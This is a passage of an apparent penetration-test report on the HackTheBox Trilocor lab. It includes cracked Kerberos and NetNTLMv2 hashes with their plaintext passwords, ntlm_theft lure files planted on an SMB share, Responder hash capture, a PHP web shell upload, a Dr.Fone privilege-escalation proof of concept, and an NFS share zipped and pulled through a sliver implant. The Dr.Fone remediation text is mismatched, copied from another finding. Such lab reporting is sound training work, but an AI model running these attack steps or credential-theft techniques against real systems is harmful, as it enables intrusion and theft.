496ecab36b753bc6ca6260ab28555d56bdf3dc654328ca0714dc95220e16454f82e099bbc560b0ec58eee9f86d413
219be562c044cd77ea341d:Password1!
```

```
$krb5tgs$23*$sqldev$TRILOCOR.LOCAL$trilocor.local/
sqldev*$0cb3e23883ee7809645e400021130f90$8a6387fa437b9a3b1c1744fa915499fdddf410fc4dd7acf0c25b
aee3c90eee05029db1e18904921603b3e595c74fc4c9e995e9053a913f25ffe1140e2837607612e7b3e1b9a489327
354554256258607405432f4cbe894ea99a574e49c67c6e6a2eed382c3958c62688599586071de559b4ec78738abb9
3d64befc27f199cb31996b83409c7b10e787d249834856c81ff636cf409dd3d37f0fe8922d518e07bb7058ecdabeb
a775af836640742bd710931bd11ffe2932c42dd0a0f105d8baed3e980449d01d0c3826f05681c493ab6fef319074e
b8abdb5115cf442a334c8e61146a99dc01e677cd5e32ab6395f270d16937a09d169a4845b0a4c4cb38b653103485c
2fc5005c3250c84c66eb1ef58e8a92ddb104a61196cf569156ddbb754d04920f220dbee72ffc55e839522dc2c12ff
08ae262c0897ae6105df8ef8ed19b21c11ca227e0a699748f90809f5fb4d5689e56b99c468bb2ddca4f9b024d29fa
65c368b6aa351cf3599d62c1a362dfae3f5e37b04a837b57bd783a67a63671ee767c29b0d926ccd5539468b8c508e
269f76914df6c606719a051a6f86b5238a77523965616063a32b4885d51a364b6d48cb4a53e5e65f36e3c805eb790
a2ca466597cdd56453304c48411565160b555832aae2f0355f5786aad8b3d8ea4f6dd0787b78e25058526ec18519
866a056c8ec48c435d7d2ac53a273581ee50038ef8a53279ed211c9953deb5c1f7421c92b550dce23ba7601c7a9f8
f9d7d1fa3d300ea99a5464e70c058bb3b31894e15a53cf91f93da35fd8265532afaec1fad9032e824a8399e4e36c
6b6a9fb7ee6ea7cdd644879965d958ebb7f57c7774b3cf31ecf1541ad83374f44216d331545105d5ae34da82aa568
6f91e226a59e849c93f4f21528754d6952af5da9ce4209acd5f53a1c8628bac1d4ebf327a7eafb25341e826ab7724f
f93bf81e7ba0436408d3578a9f17c95b5ef118e981305b597c7037238e3753c80fe5844630bd1c3020af52d414e6a
162859e41f9c8044ee0f93d3283d1e4149c6527c97058fd7310555e0f4f0cf6ee980916b9412f9fab9f8f787f7934
8b7ab82a9bea35f42b146c0b8de287e0c298776b669ff5fb4371df82628c4daf1698450130b078bfbfc882a30198
9a960eccbd5563dcd3350c89e2b97717325ecfda8f3cf18260381eaca7604960c56b3b3fc127c553eb3b1a8d3fff2
a10544af61c63238980191a41a3cc589708ad64a865756c3b3161e79f67e125b3d943e0f9c92d2fe3dad30502c08a
26dbe036194ed80aab5829d4dedcfdc0fcfebbdec1cd12d6e3d88405507c06d5205aec783fe4daf956cbdea91e759
5aa72ff2e2e3ed284231a3d49ccf0ac79f81f593cee2a0a3e331c14d7170677bfcd4fb5ca02c5299f0a32b754de2
db03fb75856da0cacb327ba:1212developer
```

```
$krb5tgs$23*$sapvc$TRILOCOR.LOCAL$trilocor.local/
sapvc*$f2e92b88692ca26c5598ea3cdb6f7eb5$888574b2e8640936353c68a9ed488896b680a9b5bc3989d89071c
ca82d9b08ce365e6d1411ea13e6192e35c2a6b0fcc6388cd01cd6688d7b9dfe427909e23ed0e9e3d85459e7f4404a
2eb56ee9bb4827e51ad53a836062dc0e804d8ade12c858058a6bc0654970476d0df337a8337547a803d0fd270315a
7b46be00a86931c62f3a825fa03541b9593d21527ac522409538a277e31d0c50185a8973f4c35870f6a5494283bbd
26b06baa5eaad39b30c463b5902b5a38b6c0adaf6825217f76a7a7e33842e2823646b7005ca95221ccc7c1423dceca
5569ea6813ca6a6032ed8cd877fd08489a5a6fa4f9c7f402238aa93a34475720d1644050690af731051f1a249ef8
9f5de0ac5b57c933b775061e74c6d3e33b39b9e5a68e70a1a4d2f2e9f34e4a0ef5fe2e39c059d426602d737aad6ff
dc143ddf352b815dd258d69510760fb368988104406b579720137e6c10b1479387ce23a47b3865b94091232256b94
1b24ea8ca071f6bed4ee174ed2f3ed7f66c479ae24e93cb97c929823b79f0f50b31f85b3962488158384aa060f4d8
bf96882786d0cd3b9caac5fdfea62fe1cd8bdd531b59339a3d8627a8434d469b642e462f7713cd52b4b156b031907
9c5b761fc0ae174397a41652726ef25d1b2e434939ce2403ee62a60c5cfab6a3af9c67b379cde2874969c21b4b5f8
90de2dd1ee2d8420e29bf5860525d9588691c5a73f6bf7e7dd77a61d9dd40364d201cfe2e69c41969e455f879a2e1
d4965d830c35c3af5d2945646ace63853e30472430847d536ec5c91bd79321c98db296999255e94116e602dd9a099
d93e53c7ddf24b36def2a898c05f646233355e1df783a22ab9a8775a692930f4edea65877f1c388c2fd93a52a939c
3d598aef4c527a99e7ce8e22790ce0d34047942fd35b4d0ee2b10ec94445092d7e92eb5c4cf73db57e40322243278
b37e0cfcd8fd619c36e577791fb923e4573644213c00fd02268be38569284bc0621b8cef7bdc58a2837537902ed69
ea1473ba75ec55e550b1e85763670c462a99940e02e1baacd11ec8909fb15ca416ea7e84e6499f169262e4b9e93a8
b91d204b2d3c249e2ec27694c5d0f29cc8ba8969f64f99b9ceaf77ca9b2744b0c5555c4a0384ee255ffe2efd62e1b
e2d3da9a90686136360371a878b3413c8d9b140c7b838cf52bc5019bf0fe3eaa1ec8f5e7789c5b71c0bd5b8c2eaf2
984191a7436d6f69c95763fbc8071440cee811b2a7d19b4adeee759f91b2d953f945674ec3e084fc2a3941c38021a
007f093076894a64108040d328f252227a59d3e91d51c8fcfb657c2da6f2bc8ff2a2baa6d135b36f4f38a3eb9a4b0
aec2c53bee6cd399ca120c4b963180890f080dff14f685886a3b34fafc02dda4921e5026620d30c7c6f2207197db5
8c444f1afeed438d4e4f24:!qaz2wsx3edc
```

```
Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
```

```
Hash.Target.....: hashes.kerberoasting
Time.Started.....: Thu Sep 05 18:21:54 2024, (10 secs)
Time.Estimated....: Thu Sep 05 18:22:04 2024, (0 secs)
Kernel.Feature....: Pure Kernel
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 14943.5 kH/s (2.12ms) @ Accel:256 Loops:1 Thr:32 Vec:1
Recovered.....: 3/12 (25.00%) Digests (total), 3/12 (25.00%) Digests (new), 3/12 (25.00%)
Salts
Progress.....: 172132620/172132620 (100.00%)
Rejected.....: 0/172132620 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:11 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[2321686f74746965] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Temp: 47c Fan: 45% Util: 85% Core:1771MHz Mem:3504MHz Bus:16
```

Started: Thu Sep 05 18:21:41 2024

Stopped: Thu Sep 05 18:22:06 2024

5. NBT-NS, LLMNR & MDNS Responder Spoofing for Credential Hash Theft - High

CWE	CWE-294
CVSS 3.1	8.1 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
Root Cause	NBT-NS, LLMNR, and MDNS are network protocols used for name resolution. Attackers can exploit these protocols by spoofing responses to name resolution requests, tricking victims into sending their credential hashes to the attacker's system. This allows attackers to capture and potentially crack these hashes to gain unauthorized access to network resources.
Impact	• Credential theft: Attackers can obtain user passwords, which can be cracked offline. • Unauthorized access: Compromised credentials can be used to access sensitive systems and data. • Lateral movement: Attackers can use stolen credentials to move laterally within the network. • Privilege escalation: Attackers can elevate their privileges by compromising high-privilege accounts. • Data exfiltration: Access to sensitive systems can lead to data theft and exfiltration.
Affected Component	DC01 172.16.139.3
Remediation	• Disable LLMNR and NBT-NS on all network devices. • Implement strong network segmentation to limit the spread of attacks. • Use SMB signing to prevent relay attacks. • Regularly monitor network traffic for suspicious activity. • Educate users on the risks of credential theft and proper security practices. • Implement multifactor authentication to reduce the impact of stolen credentials
References	https://cwe.mitre.org/data/definitions/294.html

Finding Evidence

Detailed Reproduction Steps

put files ntlm_thief to writeable folder

```
(kali@kali) - [~/Tools/ntlm_theft]
└─$ python ntlm_theft.py -g all -s 172.16.139.10 -f test
Created: test/test.scf (BROWSE TO FOLDER)
Created: test/test-(url).url (BROWSE TO FOLDER)
Created: test/test-(icon).url (BROWSE TO FOLDER)
Created: test/test.lnk (BROWSE TO FOLDER)
Created: test/test.rtf (OPEN)
Created: test/test-(stylesheet).xml (OPEN)
Created: test/test-(fulldocx).xml (OPEN)
Created: test/test.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
```

```
Created: test/test-(includepicture).docx (OPEN)
Created: test/test-(remotetemplate).docx (OPEN)
Created: test/test-(frameset).docx (OPEN)
Created: test/test-(externalcell).xlsx (OPEN)
Created: test/test.wax (OPEN)
Created: test/test.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
Created: test/test.asx (OPEN)
Created: test/test.jnlp (OPEN)
Created: test/test.application (DOWNLOAD AND OPEN)
Created: test/test.pdf (OPEN AND ALLOW)
Created: test/zoom-attack-instructions.txt (PASTE TO CHAT)
Created: test/Autorun.inf (BROWSE TO FOLDER)
Created: test/desktop.ini (BROWSE TO FOLDER)
Generation Complete.
```

```
(kali㉿kali)-[~/Tools/ntlm_theft]
└─$ cd test
```

```
(kali㉿kali)-[~/Tools/ntlm_theft/test]
└─$ proxychains smbclient '//172.16.139.3/Print_jobs' -U 'pthorpe%-pl,MK0)9ijn'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:445 ... OK
Try "help" to get a list of possible commands.
smb: \> prompt false
smb: \> mput *
putting file Autorun.inf as \Autorun.inf (0.1 kb/s) (average 0.1 kb/s)
putting file test.lnk as \test.lnk (1.5 kb/s) (average 1.0 kb/s)
putting file test-(externalcell).xlsx as \test-(externalcell).xlsx (4.0 kb/s) (average 2.1 kb/s)
putting file test.scf as \test.scf (0.1 kb/s) (average 1.8 kb/s)
putting file test-(frameset).docx as \test-(frameset).docx (8.1 kb/s) (average 3.1 kb/s)
putting file test-(url).url as \test-(url).url (0.1 kb/s) (average 2.7 kb/s)
putting file test-(icon).url as \test-(icon).url (0.1 kb/s) (average 2.5 kb/s)
putting file test-(includepicture).docx as \test-(includepicture).docx (7.0 kb/s) (average 3.2 kb/s)
putting file test-(fulldocx).xml as \test-(fulldocx).xml (25.1 kb/s) (average 8.6 kb/s)
putting file test.asx as \test.asx (0.2 kb/s) (average 8.1 kb/s)
putting file test.application as \test.application (1.2 kb/s) (average 7.4 kb/s)
putting file zoom-attack-instructions.txt as \zoom-attack-instructions.txt (0.1 kb/s) (average 7.0 kb/s)
putting file test.jnlp as \test.jnlp (0.2 kb/s) (average 6.5 kb/s)
putting file test.rtf as \test.rtf (0.1 kb/s) (average 6.2 kb/s)
putting file test-(stylesheet).xml as \test-(stylesheet).xml (0.2 kb/s) (average 6.0 kb/s)
putting file test-(remotetemplate).docx as \test-(remotetemplate).docx (23.1 kb/s) (average 7.0 kb/s)
putting file desktop.ini as \desktop.ini (0.1 kb/s) (average 6.7 kb/s)
putting file test.pdf as \test.pdf (1.1 kb/s) (average 6.5 kb/s)
putting file test.htm as \test.htm (0.1 kb/s) (average 6.3 kb/s)
putting file test.wax as \test.wax (0.0 kb/s) (average 5.9 kb/s)
putting file test.m3u as \test.m3u (0.0 kb/s) (average 5.6 kb/s)
```

HACKTHEBOX

use **Responder** for capture hash

```
root@WEB-NIX01:~/Responder-3.1.4.0# ./Responder.py -I ens192 -Pv
```

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32	33	34	35	36	37	38	39	40	41	42	43	44	45	46	47	48	49	50	51	52	53	54	55	56	57	58	59	60	61	62	63	64	65	66	67	68	69	70	71	72	73	74	75	76	77	78	79	80	81	82	83	84	85	86	87	88	89	90	91	92	93	94	95	96	97	98	99	100
---	---	---	---	---	---	---	---	---	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	-----

NBT-NS, LLMNR & MDNS Responder 3.1.4.0

To support this project:

Github -> <https://github.com/sponsors/lqandx>

Paypal -> <https://paypal.me/PythonResponder>

Author: Laurent Gaffie (laurent.gaffie@gmail.com)

To kill this script hit CTRL-C

[+] Poisoners:

LLMNR	[ON]
NBT-NS	[ON]
MDNS	[ON]
DNS	[ON]
DHCP	[OFF]

[+] Servers:

HTTP server	[ON]
HTTPS server	[ON]
WPAD proxy	[OFF]
Auth proxy	[ON]
SMB server	[ON]
Kerberos server	[ON]
SQL server	[ON]
FTP server	[ON]
IMAP server	[ON]
POP3 server	[ON]
SMTP server	[ON]
DNS server	[ON]
LDAP server	[ON]
MQTT server	[ON]
RDP server	[ON]
DCE-RPC server	[ON]
WinRM server	[ON]
SNMP server	[OFF]

[+] HTTP Options:

```
Always serving EXE      [OFF]
Serving EXE             [OFF]
Serving HTML            [OFF]
Upstream Proxy          [OFF]
```

[+] Poisoning Options:

```
Analyze Mode           [OFF]
Force WPAD auth        [OFF]
Force Basic Auth       [OFF]
Force LM downgrade     [OFF]
```

[illegible]

```
crack hash get credential: JFLEMMING:$$Bond@007$$
```

```
λ hashcat.exe hashNTLM.txt rockyou.txt
hashcat (v6.2.6) starting in autodetect mode
```

<snip>

Dictionary cache hit:

```
* Filename..: rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385
```

[illegible]

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 5600 (NetNTLMv2)
Hash.Target.....: JFLEMMING::triloco:ec80eb6be451b80b:4015eaba06e44e...000000
Time.Started.....: Thu Sep 05 17:43:30 2024 (2 secs)
Time.Estimated...: Thu Sep 05 17:43:32 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
```

```
Speed.#1.....: 7644.7 kH/s (3.28ms) @ Accel:256 Loops:1 Thr:64 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 14336000/14344385 (99.94%)
Rejected.....: 0/14336000 (0.00%)
Restore.Point...: 14254080/14344385 (99.37%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 0100666 -> #!hrvert
Hardware.Mon.#1..: Temp: 46c Fan: 45% Util: 47% Core:1784MHz Mem:3504MHz Bus:16


Started: Thu Sep 05 17:43:26 2024
Stopped: Thu Sep 05 17:43:33 2024
```


6. Unrestricted File Upload - High


CWE	CWE-434
CVSS 3.1	8.1 / CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	The application allows users to upload files without proper validation or restrictions on file type, size, or content. The vulnerability exists due to lack of input validation and inadequate security controls in the file upload functionality. Despite renaming the file, an attacker could still exploit this vulnerability to upload a malicious file and, combined with other vulnerabilities, result in remote code execution, server-side attacks, or client-side attacks.
Impact	• Upload and execute malicious scripts (e.g., PHP) on the server. • Overwrite existing files on the server. • Upload extremely large files, potentially causing denial of service. • Store malicious content (e.g., malware, phishing pages) on the server. • Execute client-side attacks by uploading malicious JavaScript or HTML files.
Affected Component	http://securetransfer-dev.trilocor.local/
Remediation	• Implement strict file type validation using file extension and MIME type checks. • Use a whitelist of allowed file types rather than a blacklist. • Implement file size restrictions to prevent denial-of-service attacks. • Scan uploaded files for malware using antivirus software. • Rename files on upload to prevent overwriting of existing files. • Set appropriate permissions on the upload directory to prevent direct execution of files. • Implement content-type headers to prevent browsers from executing files as scripts. • Use a separate domain or subdomain for user-uploaded content.
References	• https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload • https://cwe.mitre.org/data/definitions/434.html

Finding Evidence

Detailed Reproduction Steps




After registering, I tried uploading the shell.php file, and it allowed upload, but did not return the file path



chain this bug with SQLi i have path file which allow to execute code

`shell.php | /var/www/html/storage/2_06210b7b-f372-4c96-ad19-9b9859c9f83a.php`



7. Privilege Escalation via Wondershare Dr.Fone 12.0.7 - High

CWE	CWE-1104
CVSS 3.1	7.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	Wondershare Dr.Fone 12.0.7 contains a vulnerability that allows for privilege escalation. This vulnerability is related to the Elevation Service component, which can be exploited by an attacker to gain elevated privileges on the affected system
Impact	• Unauthorized Access: Attackers can gain administrative privileges, allowing them to perform actions that are normally restricted. • System Compromise: With elevated privileges, attackers can install malicious software, modify system configurations, and access sensitive data. • Data Breach: Sensitive information stored on the system can be accessed and exfiltrated. • Service Disruption: Attackers can disable critical services, leading to system downtime and operational disruptions. • Persistence: Attackers can create backdoors to maintain access to the system even after initial exploitation.
Affected Component	WS01 172.16.139.175
Remediation	• Immediately remove the exposed source code from public access. • Conduct a thorough security audit of the exposed code. • Change all exposed credentials, including API keys and database passwords. • Implement proper access controls and authentication for code repositories. • Use code obfuscation techniques for publicly distributed code when necessary. • Educate developers on the importance of code security and proper handling of sensitive information.
References	• https://cwe.mitre.org/data/definitions/1104.html • https://www.exploit-db.com/exploits/50912

Finding Evidence

Detailed Reproduction Steps

POC

```
import msgpackrpc
RADDR = "127.0.0.1"
param = "C:/Users/Public/pivot.exe"
client = msgpackrpc.Client(msgpackrpc.Address(RADDR, 12345))
result = client.call('system_s', 'powershell', param)
```

8. Exposed Source Code of API - High

CWE	CWE-540
CVSS 3.1	7.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Root Cause	The source code of the API has been uploaded and exposed publicly on gogsusdev01.trilocor.local . This exposure allows unauthorized individuals to access and analyze the internal workings of the API, potentially revealing sensitive information and security vulnerabilities.
Impact	• Disclosure of sensitive information: API keys, database connection strings, and other credentials may be exposed. • Revelation of business logic: Competitors can gain insights into proprietary algorithms and processes. • Vulnerability discovery: Attackers can easily identify and exploit security weaknesses in the code. • Increased attack surface: Knowledge of the code structure facilitates more targeted and sophisticated attacks. • Intellectual property theft: Proprietary code and algorithms can be stolen and reused.
Affected Component	• http://gogsusdev01.trilocor.local/ • http://uat01-eu.intranet.trilocor.local/
Remediation	• Immediately remove the exposed source code from public access. • Conduct a thorough security audit of the exposed code. • Change all exposed credentials, including API keys and database passwords. • Implement proper access controls and authentication for code repositories. • Use code obfuscation techniques for publicly distributed code when necessary. • Educate developers on the importance of code security and proper handling of sensitive information.
References	• https://cwe.mitre.org/data/definitions/540.html • https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

Finding Evidence

Detailed Reproduction Steps

After registering an account on <http://gogsusdev01.trilocor.local/> found the source code of the api uat01-eu.intranet.trilocor.local

gogsusdev01.trilocor.local/Administrator/uat01-eu.intranet.trilocor.local

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Dashboard Issues Pull Requests Explore

Administrator / uat01-eu.intranet.trilocor.local

Watch 1 Star 0 Fork 0

Files Issues Pull Requests Wiki

API Documentation

1 Commits 1 Branches 0 Releases

Branch: master uat01-eu.intran...

HTTP SSH http://localhost:3000/Adminis...

Administrator	1c0ef088e3	First commit	2 years ago
admin	1c0ef088e3	First commit	2 years ago
auth	1c0ef088e3	First commit	2 years ago
support	1c0ef088e3	First commit	2 years ago
README.md	1c0ef088e3	First commit	2 years ago

README.md

Trilocor API Documentation

The main purpose of this page is to document all API's provided by Trilocor, their access privileges, and their use cases. Our API's can be utilized by most backend frameworks, so our internal and external developers can build their web applications around them and utilize them for a seamless single-login experience.

Open Endpoints

All of the Trilocor API's are designed to be only used by authenticated users. However, the login and register API's remain public and can be accessed to retrieve an authenticated token.

9. Exposed Source Code in NFS Service (Port 2049) - High

CWE	CWE-200
CVSS 3.1	7.1 / CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N
Root Cause	The source code has been exposed through the NFS service running on port 2049. This exposure allows unauthorized individuals to access and analyze the internal workings of the system, potentially revealing sensitive information and security vulnerabilities.
Impact	• Disclosure of sensitive information: API keys, database connection strings, and other credentials may be exposed. • Revelation of business logic: Competitors can gain insights into proprietary algorithms and processes. • Vulnerability discovery: Attackers can easily identify and exploit security weaknesses in the code. • Increased attack surface: Knowledge of the code structure facilitates more targeted and sophisticated attacks. • Intellectual property theft: Proprietary code and algorithms can be stolen and reused.
Affected Component	MS01 172.16.139.35
Remediation	• Immediately remove the exposed source code from public access. • Conduct a thorough security audit of the exposed code. • Change all exposed credentials, including API keys and database passwords. • Implement proper access controls and authentication for code repositories. • Use code obfuscation techniques for publicly distributed code when necessary. • Educate developers on the importance of code security and proper handling of sensitive information.
References	• https://cwe.mitre.org/data/definitions/200.html • https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

Finding Evidence

Detailed Reproduction Steps

Scan nmap, detect NFS service, and see folder **MS01** can access by everyone

```
(kali@kali)-[~]
└─$ proxychains nmap --script=nfs-ls.nse,nfs-showmount.nse,nfs-statfs.nse -p 2049 172.16.139.35
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-04 01:35 EDT
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.139.35:80 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.139.35:2049 ... OK
Nmap scan report for 172.16.139.35
Host is up (0.97s latency).
```

```
PORT      STATE SERVICE
2049/tcp  open  nfs
```

Nmap done: 1 IP address (1 host up) scanned in 2.32 seconds

```
(kali@kali)-[~]
└─$ proxychains showmount -e
172.16.139.35
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.139.35:111 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.139.35:2049 ... OK
Export list for 172.16.139.35:
/MS01 (everyone)
```


mount, zip folder and download to local

```
root@WEB-NIX01:~# mount -t nfs 172.16.139.35:/MS01 /mnt/
root@WEB-NIX01:~# ls
flag.txt  htb  snap
root@WEB-NIX01:~# ls /mnt
apps  dev  docs  prod  public  temp  websites
root@WEB-NIX01:~# zip -r MS01.zip /mnt

sliver (EXCLUSIVE_STYLE) > download MS01.zip

